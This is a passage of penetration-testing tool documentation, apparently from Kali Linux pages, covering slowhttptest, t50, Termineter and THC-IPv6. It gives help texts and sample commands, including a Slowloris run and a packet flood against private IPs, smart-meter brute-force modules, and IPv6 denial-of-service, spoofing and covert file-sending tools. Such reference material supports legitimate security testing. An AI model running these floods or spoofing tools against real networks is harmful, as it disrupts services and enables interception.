  -R              range attack a.k.a Apache killer
  -X              slow read a.k.a Slow Read

Reporting options:

  -g              generate statistics with socket state changes (off)
  -o file_prefix   save statistics output in file.html and file.csv (-g required)
  -v level         verbosity level 0-4: Fatal, Info, Error, Warning, Debug

General options:

  -c connections   target number of connections (50)
  -i seconds       interval between followup data in seconds (10)
  -l seconds       target test length in seconds (240)
  -r rate          connections per seconds (50)
  -s bytes         value of Content-Length header if needed (4096)
  -t verb          verb to use in request, default to GET for
                  slow headers and response and to POST for slow body
  -u URL           absolute URL of target (http://localhost/)
  -x bytes         max length of each randomized name/value pair of
                  followup data per tick, e.g. -x 2 generates
                  X-xx: xx for header or &xx=xx for body, where x
                  is random character (32)

Probe/Proxy options:

  -d host:port     all traffic directed through HTTP proxy at host:port (off)
  -e host:port     probe traffic directed through HTTP proxy at host:port (off)
  -p seconds       timeout to wait for HTTP response on probe connection,
                  after which server is considered inaccessible (5)

Range attack specific options:

  -a start        left boundary of range in range header (5)
  -b bytes       limit for range header right boundary values (2000)

Slow read specific options:

  -k num         number of times to repeat same request in the connection. Use to
                multiply response size if server supports persistent connections (1)
  -n seconds     interval between read operations from recv buffer in seconds (1)
  -w bytes       start of the range advertised window size would be picked from (1)
  -y bytes       end of the range advertised window size would be picked from (512)
  -z bytes       bytes to slow read from receive buffer with single read() call (5)
```

SLOWHTTPTEST USAGE EXAMPLE

Use 1000 connections *(-c 1000)* with the Slowloris mode *(-H)*, and generate statistics *(-g>* with the output file name *(-o slowhttp)*. Use 10 seconds to wait for data *(-i 10)*, 200 connections *(-r 200)* with GET requests *(-t GET)* against the target URL *(-u http://192.168.1.202/index.php)* with a maximum of length of 24 bytes *(-x 24)* and a 3 second time out *(-p 3)*:

```
root@kali:~# slowhttptest -c 1000 -H -g -o slowhttp -i 10 -r 200 -t GET -u
http://192.168.1.202/index.php -x 24 -p 3
Sat May 17 10:45:26 2014:
Sat May 17 10:45:26 2014:
    slowhttptest version 1.6
 - https://code.google.com/p/slowhttptest/ -
test type:                        SLOW HEADERS
number of connections:            1000
URL:                              http://192.168.1.202/index.php
verb:                             GET
Content-Length header value:      4096
follow up data max size:          52
interval between follow up data:  10 seconds
connections per seconds:          200
probe connection timeout:         3 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Sat May 17 10:45:26 2014:
slow HTTP test status on 0th second:

initializing:      0
pending:           1
connected:         0
error:             0
closed:            0
service available:   YES
```

CATEGORIES: STRESS TESTING *TAGS:* STRESSTESTING

t50

T50 PACKAGE DESCRIPTION

Multi-protocol packet injector tool for *nix systems, actually supporting 15 protocols. Features: – Flooding – CIDR support – TCP, UDP, ICMP, IGMPv2, IGMPv3, EGP, DCCP, RSVP, RIPv1, RIPv2, GRE, ESP, AH, EIGRP and OSPF support. – TCP Options. – High performance. – Can hit about 1.000.000 packets per second.

t50 Homepage | Kali t50 Repo

- Author: Nelson Brito, Fernando Mercês
- License: GPLv2

TOOLS INCLUDED IN THE T50 PACKAGE

t50–Multi-protocolpacketinjectortool

```
root@kali:~# t50 -h
T50 Experimental Mixed Packet Injector Tool 5.4.1-rc1
Originally created by Nelson Brito <nbrito@sekure.org>
Now produced by Fernando Mercês <fernando@mentebinaria.com.br>

Usage: T50 <host> [/CIDR] [options]

Common Options:
    --threshold NUM           Threshold of packets to send     (default 1000)
    --flood                   This option supersedes the 'threshold'
    --encapsulated            Encapsulated protocol (GRE)      (default OFF)
 -B,--bogus-csum              Bogus checksum                   (default OFF)
    --turbo                   Extend the performance           (default OFF)
 -v,--version                 Print version and exit
 -h,--help                    Display this help and exit

GRE Options:
    --gre-seq-present         GRE sequence # present           (default OFF)
    --gre-key-present         GRE key present                  (default OFF)
    --gre-sum-present         GRE checksum present             (default OFF)
    --gre-key NUM             GRE key                          (default RANDOM)
    --gre-sequence NUM        GRE sequence #                   (default RANDOM)
    --gre-saddr ADDR          GRE IP source IP address         (default RANDOM)
    --gre-daddr ADDR          GRE IP destination IP address    (default RANDOM)

DCCP/TCP/UDP Options:
    --sport NUM              DCCP|TCP|UDP source port        (default RANDOM)
    --dport NUM              DCCP|TCP|UDP destination port    (default RANDOM)

IP Options:
 -s,--saddr ADDR             IP source IP address             (default RANDOM)
    --tos NUM                IP type of service              (default 0x40)
    --id NUM                 IP identification               (default RANDOM)
    --frag-offset NUM        IP fragmentation offset          (default 0)
    --ttl NUM                IP time to live                 (default 255)
    --protocol PROTO         IP protocol                     (default TCP)

ICMP Options:
    --icmp-type NUM          ICMP type                       (default 8)
    --icmp-code NUM          ICMP code                       (default 0)
    --icmp-gateway ADDR      ICMP redirect gateway            (default RANDOM)
    --icmp-id NUM            ICMP identification              (default RANDOM)
    --icmp-sequence NUM      ICMP sequence #                  (default RANDOM)

IGMP Options:
    --igmp-type NUM          IGMPv1/v3 type                  (default 0x11)
    --igmp-code NUM          IGMPv1/v3 code                  (default 0)
    --igmp-group ADDR        IGMPv1/v3 address                (default RANDOM)
    --igmp-qrv NUM           IGMPv3 QRV                      (default RANDOM)
    --igmp-suppress          IGMPv3 suppress router-side      (default OFF)
    --igmp-qqic NUM          IGMPv3 QQIC                     (default RANDOM)
    --igmp-grec-type NUM     IGMPv3 group record type         (default 1)
    --igmp-sources NUM       IGMPv3 # of sources              (default 2)
    --igmp-multicast ADDR    IGMPv3 group record multicast    (default RANDOM)
    --igmp-address ADDR,...  IGMPv3 source address(es)        (default RANDOM)

TCP Options:
    --acknowledge NUM        TCP ACK sequence #               (default RANDOM)
    --sequence NUM           TCP SYN sequence #               (default RANDOM)
    --data-offset NUM        TCP data offset                  (default 5)
 -F,--fin                    TCP FIN flag                    (default OFF)
 -S,--syn                    TCP SYN flag                    (default OFF)
 -R,--rst                    TCP RST flag                    (default OFF)
 -P,--psh                    TCP PSH flag                    (default OFF)
 -A,--ack                    TCP ACK flag                    (default OFF)
 -U,--urg                    TCP URG flag                    (default OFF)
 -E,--ece                    TCP ECE flag                    (default OFF)
 -C,--cwr                    TCP CWR flag                    (default OFF)
 -W,--window NUM             TCP Window size                  (default NONE)
```

```
    --urg-pointer NUM         TCP URG pointer                  (default NONE)
    --mss NUM                 TCP Maximum Segment Size         (default NONE)
    --wscale NUM              TCP Window Scale                 (default NONE)
    --tstamp NUM:NUM          TCP Timestamp (TSval:TSecr)      (default NONE)
    --sack-ok                 TCP SACK-Permitted               (default OFF)
    --ttcp-cc NUM             T/TCP Connection Count (CC)      (default NONE)
    --ccnew NUM               T/TCP Connection Count (CC.NEW)  (default NONE)
    --ccecho NUM              T/TCP Connection Count (CC.ECHO) (default NONE)
    --sack NUM:NUM            TCP SACK Edges (Left:Right)      (default NONE)
    --md5-signature           TCP MD5 signature included       (default OFF)
    --authentication          TCP-AO authentication included   (default OFF)
    --auth-key-id NUM         TCP-AO authentication key ID     (default 1)
    --auth-next-key NUM       TCP-AO authentication next key   (default 1)
    --nop                     TCP No-Operation                 (default EOL)

EGP Options:
    --egp-type NUM            EGP type                         (default 3)
    --egp-code NUM            EGP code                         (default 3)
    --egp-status NUM          EGP status                       (default 1)
    --egp-as NUM              EGP autonomous system            (default RANDOM)
    --egp-sequence NUM        EGP sequence #                   (default RANDOM)
    --egp-hello NUM           EGP hello interval               (default RANDOM)
    --egp-poll NUM            EGP poll interval                (default RANDOM)

RIP Options:
    --rip-command NUM         RIPv1/v2 command                 (default 2)
    --rip-family NUM          RIPv1/v2 address family          (default 2)
    --rip-address ADDR        RIPv1/v2 router address          (default RANDOM)
    --rip-metric NUM          RIPv1/v2 router metric           (default RANDOM)
    --rip-domain NUM          RIPv2 router domain              (default RANDOM)
    --rip-tag NUM             RIPv2 router tag                 (default RANDOM)
    --rip-netmask ADDR        RIPv2 router subnet mask         (default RANDOM)
    --rip-next-hop ADDR       RIPv2 router next hop            (default RANDOM)
    --rip-authentication      RIPv2 authentication included    (default OFF)
    --rip-auth-key-id NUM     RIPv2 authentication key ID      (default 1)
    --rip-auth-sequence NUM   RIPv2 authentication sequence #  (default RANDOM)

DCCP Options:
    --dccp-data-offset NUM    DCCP data offset                 (default VARY)
    --dccp-cscov NUM          DCCP checksum coverage           (default 0)
    --dccp-ccval NUM          DCCP HC-Sender CCID              (default RANDOM)
    --dccp-type NUM           DCCP type                        (default 0)
    --dccp-extended           DCCP extend for sequence #       (default OFF)
    --dccp-sequence-1 NUM     DCCP sequence #                  (default RANDOM)
    --dccp-sequence-2 NUM     DCCP extended sequence #         (default RANDOM)
    --dccp-sequence-3 NUM     DCCP sequence # low              (default RANDOM)
    --dccp-service NUM        DCCP service code                (default RANDOM)
    --dccp-acknowledge-1 NUM  DCCP acknowledgment # high       (default RANDOM)
    --dccp-acknowledge-2 NUM  DCCP acknowledgment # low        (default RANDOM)
    --dccp-reset-code NUM     DCCP reset code                  (default RANDOM)

RSVP Options:
    --rsvp-flags NUM          RSVP flags                       (default 1)
    --rsvp-type NUM           RSVP message type                (default 1)
    --rsvp-ttl NUM            RSVP time to live                (default 254)
    --rsvp-session-addr ADDR  RSVP SESSION destination address (default RANDOM)
    --rsvp-session-proto NUM  RSVP SESSION protocol ID         (default 1)
    --rsvp-session-flags NUM  RSVP SESSION flags               (default 1)
    --rsvp-session-port NUM   RSVP SESSION destination port    (default RANDOM)
    --rsvp-hop-addr ADDR      RSVP HOP neighbor address        (default RANDOM)
    --rsvp-hop-iface NUM      RSVP HOP logical interface       (default RANDOM)
    --rsvp-time-refresh NUM   RSVP TIME refresh interval       (default 360)
    --rsvp-error-addr ADDR    RSVP ERROR node address          (default RANDOM)
    --rsvp-error-flags NUM    RSVP ERROR flags                 (default 2)
    --rsvp-error-code NUM     RSVP ERROR code                  (default 2)
    --rsvp-error-value NUM    RSVP ERROR value                 (default 8)
    --rsvp-scope NUM          RSVP SCOPE # of address(es)      (default 1)
    --rsvp-address ADDR,...   RSVP SCOPE address(es)           (default RANDOM)
    --rsvp-style-option NUM   RSVP STYLE option vector         (default 18)
    --rsvp-sender-addr ADDR   RSVP SENDER TEMPLATE address     (default RANDOM)
    --rsvp-sender-port NUM    RSVP SENDER TEMPLATE port        (default RANDOM)
    --rsvp-tspec-traffic      RSVP TSPEC service traffic       (default OFF)
    --rsvp-tspec-guaranteed   RSVP TSPEC service guaranteed    (default OFF)
    --rsvp-tspec-r NUM        RSVP TSPEC token bucket rate     (default RANDOM)
    --rsvp-tspec-b NUM        RSVP TSPEC token bucket size     (default RANDOM)
    --rsvp-tspec-p NUM        RSVP TSPEC peak data rate        (default RANDOM)
    --rsvp-tspec-m NUM        RSVP TSPEC minimum policed unit  (default RANDOM)
    --rsvp-tspec-M NUM        RSVP TSPEC maximum packet size   (default RANDOM)
    --rsvp-adspec-ishop NUM   RSVP ADSPEC IS HOP count         (default RANDOM)
    --rsvp-adspec-path NUM    RSVP ADSPEC path b/w estimate    (default RANDOM)
    --rsvp-adspec-m NUM       RSVP ADSPEC minimum path latency (default RANDOM)
    --rsvp-adspec-mtu NUM     RSVP ADSPEC composed MTU         (default RANDOM)
    --rsvp-adspec-guaranteed  RSVP ADSPEC service guaranteed   (default OFF)
    --rsvp-adspec-Ctot NUM    RSVP ADSPEC ETE composed value C (default RANDOM)
    --rsvp-adspec-Dtot NUM    RSVP ADSPEC ETE composed value D (default RANDOM)
    --rsvp-adspec-Csum NUM    RSVP ADSPEC SLR point composed C (default RANDOM)
    --rsvp-adspec-Dsum NUM    RSVP ADSPEC SLR point composed D (default RANDOM)
    --rsvp-adspec-controlled  RSVP ADSPEC service controlled   (default OFF)
    --rsvp-confirm-addr ADDR  RSVP CONFIRM receiver address    (default RANDOM)

IPSEC Options:
    --ipsec-ah-length NUM     IPSec AH header length          (default NONE)
    --ipsec-ah-spi NUM        IPSec AH SPI                    (default RANDOM)
    --ipsec-ah-sequence NUM   IPSec AH sequence #             (default RANDOM)
    --ipsec-esp-spi NUM       IPSec ESP SPI                   (default RANDOM)
    --ipsec-esp-sequence NUM  IPSec ESP sequence #            (default RANDOM)

EIGRP Options:
    --eigrp-opcode NUM        EIGRP opcode                    (default 1)
    --eigrp-flags NUM         EIGRP flags                     (default RANDOM)
    --eigrp-sequence NUM      EIGRP sequence #                (default RANDOM)
    --eigrp-acknowledge NUM   EIGRP acknowledgment #          (default RANDOM)
    --eigrp-as NUM            EIGRP autonomous system         (default RANDOM)
    --eigrp-type NUM          EIGRP type                      (default 258)
    --eigrp-length NUM        EIGRP length                    (default NONE)
    --eigrp-k1 NUM            EIGRP parameter K1 value        (default 1)
    --eigrp-k2 NUM            EIGRP parameter K2 value        (default 0)
    --eigrp-k3 NUM            EIGRP parameter K3 value        (default 1)
    --eigrp-k4 NUM            EIGRP parameter K4 value        (default 0)
    --eigrp-k5 NUM            EIGRP parameter K5 value        (default 0)
    --eigrp-hold NUM          EIGRP parameter hold time       (default 360)
    --eigrp-ios-ver NUM.NUM   EIGRP IOS release version       (default 12.4)
    --eigrp-rel-ver NUM.NUM   EIGRP PROTO release version     (default 1.2)
    --eigrp-next-hop ADDR     EIGRP [in|ex]ternal next-hop    (default RANDOM)
    --eigrp-delay NUM         EIGRP [in|ex]ternal delay       (default RANDOM)
    --eigrp-bandwidth NUM     EIGRP [in|ex]ternal bandwidth   (default RANDOM)
    --eigrp-mtu NUM           EIGRP [in|ex]ternal MTU         (default 1500)
    --eigrp-hop-count NUM     EIGRP [in|ex]ternal hop count   (default RANDOM)
    --eigrp-load NUM          EIGRP [in|ex]ternal load        (default RANDOM)
    --eigrp-reliability NUM   EIGRP [in|ex]ternal reliability  (default RANDOM)
    --eigrp-daddr ADDR/CIDR   EIGRP [in|ex]ternal address(es)  (default RANDOM)
    --eigrp-src-router ADDR   EIGRP external source router    (default RANDOM)
    --eigrp-src-as NUM        EIGRP external autonomous system (default RANDOM)
    --eigrp-tag NUM           EIGRP external arbitrary tag    (default RANDOM)
    --eigrp-proto-metric NUM  EIGRP external protocol metric   (default RANDOM)
    --eigrp-proto-id NUM      EIGRP external protocol ID      (default 2)
    --eigrp-ext-flags NUM     EIGRP external flags            (default RANDOM)
    --eigrp-address ADDR      EIGRP multicast sequence address (default RANDOM)
    --eigrp-multicast NUM     EIGRP multicast sequence #      (default RANDOM)
    --eigrp-authentication    EIGRP authentication included    (default OFF)
    --eigrp-auth-key-id NUM   EIGRP authentication key ID      (default 1)

OSPF Options:
    --ospf-type NUM          OSPF type                          (default 1)
    --ospf-length NUM        OSPF length                        (default NONE)
    --ospf-router-id ADDR    OSPF router ID                     (default RANDOM)
    --ospf-area-id ADDR      OSPF area ID                       (default 0.0.0.0)
 -1,--ospf-option-MT         OSPF multi-topology / TOS-based  (default RANDOM)
 -2,--ospf-option-E          OSPF external routing capability (default RANDOM)
 -3,--ospf-option-MC         OSPF multicast capable           (default RANDOM)
 -4,--ospf-option-NP         OSPF NSSA supported              (default RANDOM)
 -5,--ospf-option-L          OSPF LLS data block contained    (default RANDOM)
 -6,--ospf-option-DC         OSPF demand circuits supported   (default RANDOM)
 -7,--ospf-option-O          OSPF Opaque-LSA                  (default RANDOM)
 -8,--ospf-option-DN         OSPF DOWN bit                    (default RANDOM)
    --ospf-netmask ADDR      OSPF router subnet mask          (default RANDOM)
    --ospf-hello-interval NUM OSPF HELLO interval             (default RANDOM)
    --ospf-hello-priority NUM OSPF HELLO router priority      (default 1)
    --ospf-hello-dead NUM    OSPF HELLO router dead interval  (default 360)
    --ospf-hello-design ADDR  OSPF HELLO designated router    (default RANDOM)
    --ospf-hello-backup ADDR  OSPF HELLO backup designated    (default RANDOM)
    --ospf-neighbor NUM      OSPF HELLO # of neighbor(s)      (default NONE)
    --ospf-address ADDR,...   OSPF HELLO neighbor address(es)  (default RANDOM)
    --ospf-dd-mtu NUM        OSPF DD MTU                      (default 1500)
    --ospf-dd-dbdesc-MS      OSPF DD master/slave bit option  (default RANDOM)
    --ospf-dd-dbdesc-M       OSPF DD more bit option          (default RANDOM)
    --ospf-dd-dbdesc-I       OSPF DD init bit option          (default RANDOM)
    --ospf-dd-dbdesc-R       OSPF DD out-of-band resync       (default RANDOM)
    --ospf-dd-sequence NUM    OSPF DD sequence #              (default RANDOM)
    --ospf-dd-include-lsa    OSPF DD include LSA header       (default OFF)
    --ospf-lsa-age NUM       OSPF LSA age                     (default 360)
    --ospf-lsa-do-not-age    OSPF LSA do not age              (default OFF)
    --ospf-lsa-type NUM      OSPF LSA type                    (default 1)
    --ospf-lsa-id ADDR       OSPF LSA ID address              (default RANDOM)
    --ospf-lsa-router ADDR    OSPF LSA advertising router     (default RANDOM)
    --ospf-lsa-sequence NUM   OSPF LSA sequence #             (default RANDOM)
    --ospf-lsa-metric NUM    OSPF LSA metric                  (default RANDOM)
    --ospf-lsa-flag-B        OSPF Router-LSA border router    (default RANDOM)
    --ospf-lsa-flag-E        OSPF Router-LSA external router  (default RANDOM)
    --ospf-lsa-flag-V        OSPF Router-LSA virtual router   (default RANDOM)
    --ospf-lsa-flag-W        OSPF Router-LSA wild router      (default RANDOM)
    --ospf-lsa-flag-NT       OSPF Router-LSA NSSA translation (default RANDOM)
    --ospf-lsa-link-id ADDR   OSPF Router-LSA link ID         (default RANDOM)
    --ospf-lsa-link-data ADDR OSPF Router-LSA link data       (default RANDOM)
    --ospf-lsa-link-type NUM  OSPF Router-LSA link type       (default 1)
    --ospf-lsa-attached ADDR  OSPF Network-LSA attached router (default RANDOM)
    --ospf-lsa-larger         OSPF ASBR/NSSA-LSA ext. larger  (default OFF)
    --ospf-lsa-forward ADDR   OSPF ASBR/NSSA-LSA forward      (default RANDOM)
    --ospf-lsa-external ADDR  OSPF ASBR/NSSA-LSA external     (default RANDOM)
    --ospf-vertex-router      OSPF Group-LSA type router      (default RANDOM)
    --ospf-vertex-network     OSPF Group-LSA type network     (default RANDOM)
    --ospf-vertex-id ADDR     OSPF Group-LSA vertex ID        (default RANDOM)
    --ospf-lls-extended-LR    OSPF LLS Extended option LR     (default OFF)
    --ospf-lls-extended-RS    OSPF LLS Extended option RS     (default OFF)
    --ospf-authentication     OSPF authentication included    (default OFF)
    --ospf-auth-key-id NUM    OSPF authentication key ID      (default 1)
    --ospf-auth-sequence NUM  OSPF authentication sequence #  (default RANDOM)

Some considerations while running this program:
 1. There is no limitation of using as many options as possible.
 2. Report T50 bugs at http://t50.sf.net.
 3. Some header fields with default values MUST be set to '0' for RANDOM.
 4. Mandatory arguments to long options are mandatory for short options too.
 5. Be nice when using T50, the author DENIES its use for DoS/DDoS purposes.
 6. Running T50 with '--protocol T50' option, sends ALL protocols sequentially.
```

T50 USAGE EXAMPLE

Run a default flood test *(–flood)* against the destination IP *(192.168.1.1)*:

```
root@kali:~# t50 --flood 192.168.1.1
entering in flood mode...
hit CTRL+C to break.
T50 5.4.1-rc1 successfully launched on May 17th 2014 10:48:51
```

CATEGORIES: STRESS TESTING*TAGS:* STRESSTESTING

Termineter

TERMINETER PACKAGE DESCRIPTION

Termineter is a framework written in python to provide a platform for the security testing of smart meters. It implements the C12.18 and C12.19 protocols for communication. Currently supported are Meters using C12.19 with 7-bit character sets. Termineter communicates with Smart Meters via a connection using an ANSI type-2 optical probe with a serial interface.

Source: https://code.google.com/p/termineter/

Termineter Homepage | Kali Termineter Repo

- Author: Spencer J. McIntyre
- License: GPLv3

TOOLS INCLUDED IN THE TERMINETER PACKAGE

termineter–Aframeworkfortestingsmartmeters

A framework for testing smart meters.

TERMINETER USAGE EXAMPLE

```
root@kali:~# termineter


   ______             _          __
  /_  __/__ ______ _  (_)__  ___ / /____ ____
   / / / -_) __/  ' \/ / _ \/ -_) __/ -_) __/
  /_/  \__/_/ /_/_/_/_/_//_/\__/\__/\__/_/

  <[ termineter                   v0.1.0
  <[ model:                        T-800
  <[ loaded modules:                  12

termineter > show modules

Modules
=======

  Name                 Description
  ----                 -----------
  brute_force_login     Brute Force Credentials
  dump_tables          Dump Readable C12.19 Tables From The Device To A CSV File
  enum_tables          Enumerate Readable C12.19 Tables From The Device
  get_info             Get Basic Meter Information By Reading Tables
  get_log_info         Get Information About The Meter's Logs
  get_modem_info       Get Information About The Integrated Modem
  get_security_info     Get Information About The Meter's Access Control
  read_table           Read Data From A C12.19 Table
  run_procedure        Initiate A Custom Procedure
  set_meter_id         Set The Meter's I.D.
  set_meter_mode       Change the Meter's Operating Mode
  write_table          Write Data To A C12.19 Table

termineter >
```

CATEGORIES: STRESS TESTING *TAGS:* STRESSTESTING

THC-IPV6

THC-IPV6 PACKAGE DESCRIPTION

A complete tool set to attack the inherent protocol weaknesses of IPV6 and ICMP6, and includes an easy to use packet factory library.

Source: https://www.thc.org/thc-ipv6/

THC-IPV6 Homepage | Kali THC-IPV6 Repo

- Author: The Hacker's Choice
- License: AGPLv3

TOOLS INCLUDED IN THE THC-IPV6 PACKAGE

6to4test.sh–TestsiftheIPv4targethasadynamic6to4tunnelactive

```
root@kali:~# 6to4test.sh
Syntax: /usr/bin/6to4test.sh interface ipv4address
This little script tests if the IPv4 target has a dynamic 6to4 tunnel active
Requires address6 and thcping6 from thc-ipv6
```

address6–Convertsamacoripv4addresstoanipv6address

```
root@kali:~# address6
address6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax:
    address6 mac-address [ipv6-prefix]
    address6 ipv4-address [ipv6-prefix]
    address6 ipv6-address

Converts a mac or ipv4 address to an ipv6 address (link local if no prefix is
given as 2nd option) or, when given an ipv6 address, prints the mac or ipv4
address. Prints all possible variations. Returns -1 on errors or the number of
variations found
```

alive6–Showsaliveaddressesinthesegment

```
root@kali:~# alive6
alive6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: alive6 [-I srcip6] [-i file] [-o file] [-DM] [-p] [-F] [-e opt] [-s port,..]
```

```
[-a port,..] [-u port,..] [-W TIME] [-dlrvS] interface [unicast-or-multicast-address
[remote-router]]

Shows alive addresses in the segment. If you specify a remote router, the
packets are sent with a routing header prefixed by fragmentation
Options:
  -i file    check systems from input file
  -o file    write results to output file
  -M        enumerate hardware addresses (MAC) from input addresses (slow!)
  -D        enumerate DHCP address space from input addresses
  -p        send a ping packet for alive check (default)
  -e dst,hop send an errornous packets: destination (default), hop-by-hop
  -s port,port,..  TCP-SYN packet to ports for alive check
  -a port,port,..  TCP-ACK packet to ports for alive check
  -u port,port,..  UDP packet to ports for alive check
  -d        DNS resolve alive ipv6 addresses
  -n number  how often to send each packet (default: local 1, remote 2)
  -W time    time in ms to wait after sending a packet (default: 1)
  -S        slow mode, get best router for each remote target or when proxy-NA
  -I srcip6  use the specified IPv6 address as source
  -l        use link-local address instead of global address
  -v        verbose (twice: detailed information, thrice: dumping all packets)
Target address on command line or in input file can include ranges in the form
of 2001:db8::1-fff or 2001:db8::1-2:0-ffff:0:0-ffff, etc.
Returns -1 on errors, 0 if a system was found alive or 1 if nothing was found.
```

covert_send6 – Sends the content of FILE covertly to the target

```
root@kali:~# covert_send6
covert_send6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: covert_send6 [-m mtu] [-k key] [-s resend] interface target file [port]

Options:
  -m mtu     specifies the maximum MTU (default: interface MTU, min: 1000)
  -k key     encrypt the content with Blowfish-160
  -s resend  send each packet RESEND number of times, default: 1

Sends the content of FILE covertly to the target, And its POC - dont except
too much sophistication - its just put into the destination header.
```

covert_send6d – Writes covertly received content to FILE

```
root@kali:~# covert_send6d
covert_send6d v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org
```

```
Syntax: covert_send6d [-k key] interface file

Options:
  -k key     decrypt the content with Blowfish-160

Writes covertly received content to FILE.
```

denial6–Performsvariousdenialofserviceattacksonatarget

```
root@kali:~# denial6
denial6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: denial6 interface destination test-case-number

Performs various denial of service attacks on a target
If a system is vulnerable, it can crash or be under heavy load, so be careful!
If not test-case-number is supplied, the list of shown.
```

detect-new-ip6–Thistoolsdetectsnewipv6addressesjoiningthelocalnetwork

```
root@kali:~# detect-new-ip6
detect-new-ip6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: detect-new-ip6 interface [script]

This tools detects new ipv6 addresses joining the local network.
If script is supplied, it is executed with the detected IPv6 address as first
and the interface as second command line option.
```

detect_sniffer6–TestsifsystemsonthelocalLANaresniffing

```
root@kali:~# detect_sniffer6
detect_sniffer6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: detect_sniffer6 interface [target6]

Tests if systems on the local LAN are sniffing.
Works against Windows, Linux, OS/X and *BSD
If no target is given, the link-local-all-nodes address is used, which
however rarely works.
```

dnsdict6–EnumeratesadomainforDNSentries

```
root@kali:~# dnsdict6
dnsdict6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org
```

```
Syntax: dnsdict6 [-d46] [-s|-m|-l|-x] [-t THREADS] [-D] domain [dictionary-file]

Enumerates a domain for DNS entries, it uses a dictionary file if supplied
or a built-in list otherwise. This tool is based on dnsmap by gnucitizen.org.

Options:
 -4      also dump IPv4 addresses
 -t NO   specify the number of threads to use (default: 8, max: 32).
 -D      dump the selected built-in wordlist, no scanning.
 -d      display IPv6 information on NS and MX DNS domain information.
 -S      perform SRV service name guessing
 -[smlx] choose the dictionary size by -s(mall=50), -m(edium=796) (DEFAULT)
          -l(arge=1416), or -x(treme=3211)
```

dnsrevenum6–PerformsafastreverseDNSenumerationandisabletocopewithslowservers

```
root@kali:~# dnsrevenum6
dnsrevenum6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: dnsrevenum6 dns-server ipv6address

Performs a fast reverse DNS enumeration and is able to cope with slow servers.
Examples:
  dnsrevenum6 dns.test.com 2001:db8:42a8::/48
  dnsrevenum6 dns.test.com 8.a.2.4.8.b.d.0.1.0.0.2.ip6.arpa
```

dnssecwalk–PerformDNSSECNSECwalking

```
root@kali:~# dnssecwalk
dnssecwalk v1.2 (c) 2013 by Marc Heuse <mh@mh-sec.de> http://www.mh-sec.de

Syntax: dnssecwalk [-e46] dns-server domain

Options:
 -e  ensure that the domain is present in found addresses, quit otherwise
 -4  resolve found entries to IPv4 addresses
 -6  resolve found entries to IPv6 addresses

Perform DNSSEC NSEC walking.

Example: dnssecwalk dns.test.com test.com
```

dos_mld.sh–Ifspecified,themulticastaddressofthetargetwillbedroppedfirst

```
root@kali:~# dos_mld.sh
Syntax:  /usr/bin/dos_mld.sh  [-2]  interface  [target-link-local-address  multicast-
address]
If specified, the multicast address of the target will be dropped first.
All multicast traffic will cease after a while.
Specify -2 to use MLDv2.
```

dos-new-ip6–Thistoolspreventsnewipv6interfacestocomeup

```
root@kali:~# dos-new-ip6
dos-new-ip6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: dos-new-ip6 interface

This tools prevents new ipv6 interfaces to come up, by sending answers to
duplicate ip6 checks (DAD). This results in a DOS for new ipv6 devices.
```

dump_router6–Dumpsalllocalroutersandtheirinformation

```
root@kali:~# dump_router6
dump_router6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: dump_router6 interface

Dumps all local routers and their information
```

exploit6–PerformsexploitsofvariousCVEknownIPv6vulnerabilitiesonthedestination

```
root@kali:~# exploit6
exploit6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: exploit6 interface destination [test-case-number]

Performs exploits of various CVE known IPv6 vulnerabilities on the destination
Note that for exploitable overflows only 'AAA...' strings are used.
If a system is vulnerable, it will crash, so be careful!
```

extract_hosts6.sh–printsthehostpartsofIPv6addressesinFILE

```
root@kali:~# extract_hosts6.sh
/usr/bin/extract_hosts6.sh FILE
prints the host parts of IPv6 addresses in FILE
```

extract_networks6.sh–printsthenetworksfoundinFILE

```
root@kali:~# extract_networks6.sh
/usr/bin/extract_networks6.sh FILE
prints the networks found in FILE
```

fake_advertise6–Advertiseipv6addressonthenetwork

```
root@kali:~# fake_advertise6
fake_advertise6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_advertise6 [-DHF] [-Ors] [-n count] [-w seconds] interface ip-address-
advertised [target-address [mac-address-advertised [source-ip-address]]]

Advertise ipv6 address on the network (with own mac if not specified),
sending it to the all-nodes multicast address if no target address is set.
Source ip addresss is the address advertised if not set.

Sending options:
  -n count    send how many packets (default: forever)
  -w seconds  wait time between the packets sent (default: 5)
Flag options:
  -O  do NOT set the override flag (default: on)
  -r  DO set the router flag (default: off)
  -s  DO set the solicitate flag (default: off)
ND Security evasion options (can be combined):
  -H  add a hop-by-hop header
  -F  add a one shot fragment header (can be specified multiple times)
  -D  add a large destination header which fragments the packet.
```

fake_dhcps6–FakeDHCPv6server

```
root@kali:~# fake_dhcps6
fake_dhcps6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_dhcps6 interface network-address/prefix-length dns-server [dhcp-server-
ip-address [mac-address]]

Fake DHCPv6 server. Use to configure an address and set a DNS server
```

fake_dns6d–FakeDNSserverthatservesthesameipv6addresstoanylookuprequest

```
root@kali:~# fake_dns6d
fake_dns6d v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_dns6d interface ipv6-address [fake-ipv6-address [fake-mac]]
Fake DNS server that serves the same ipv6 address to any lookup request
You can use this together with parasite6 if clients have a fixed DNS server
Note: very simple server. Does not honor multiple queries in a packet, norNS, MX, etc.
lookups.
```

fake_dnsupdate6–FakeDNSupdater

```
root@kali:~# fake_dnsupdate6
```

```
fake_dnsupdate6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_dnsupdate6 dns-server full-qualified-host-dns-name ipv6address

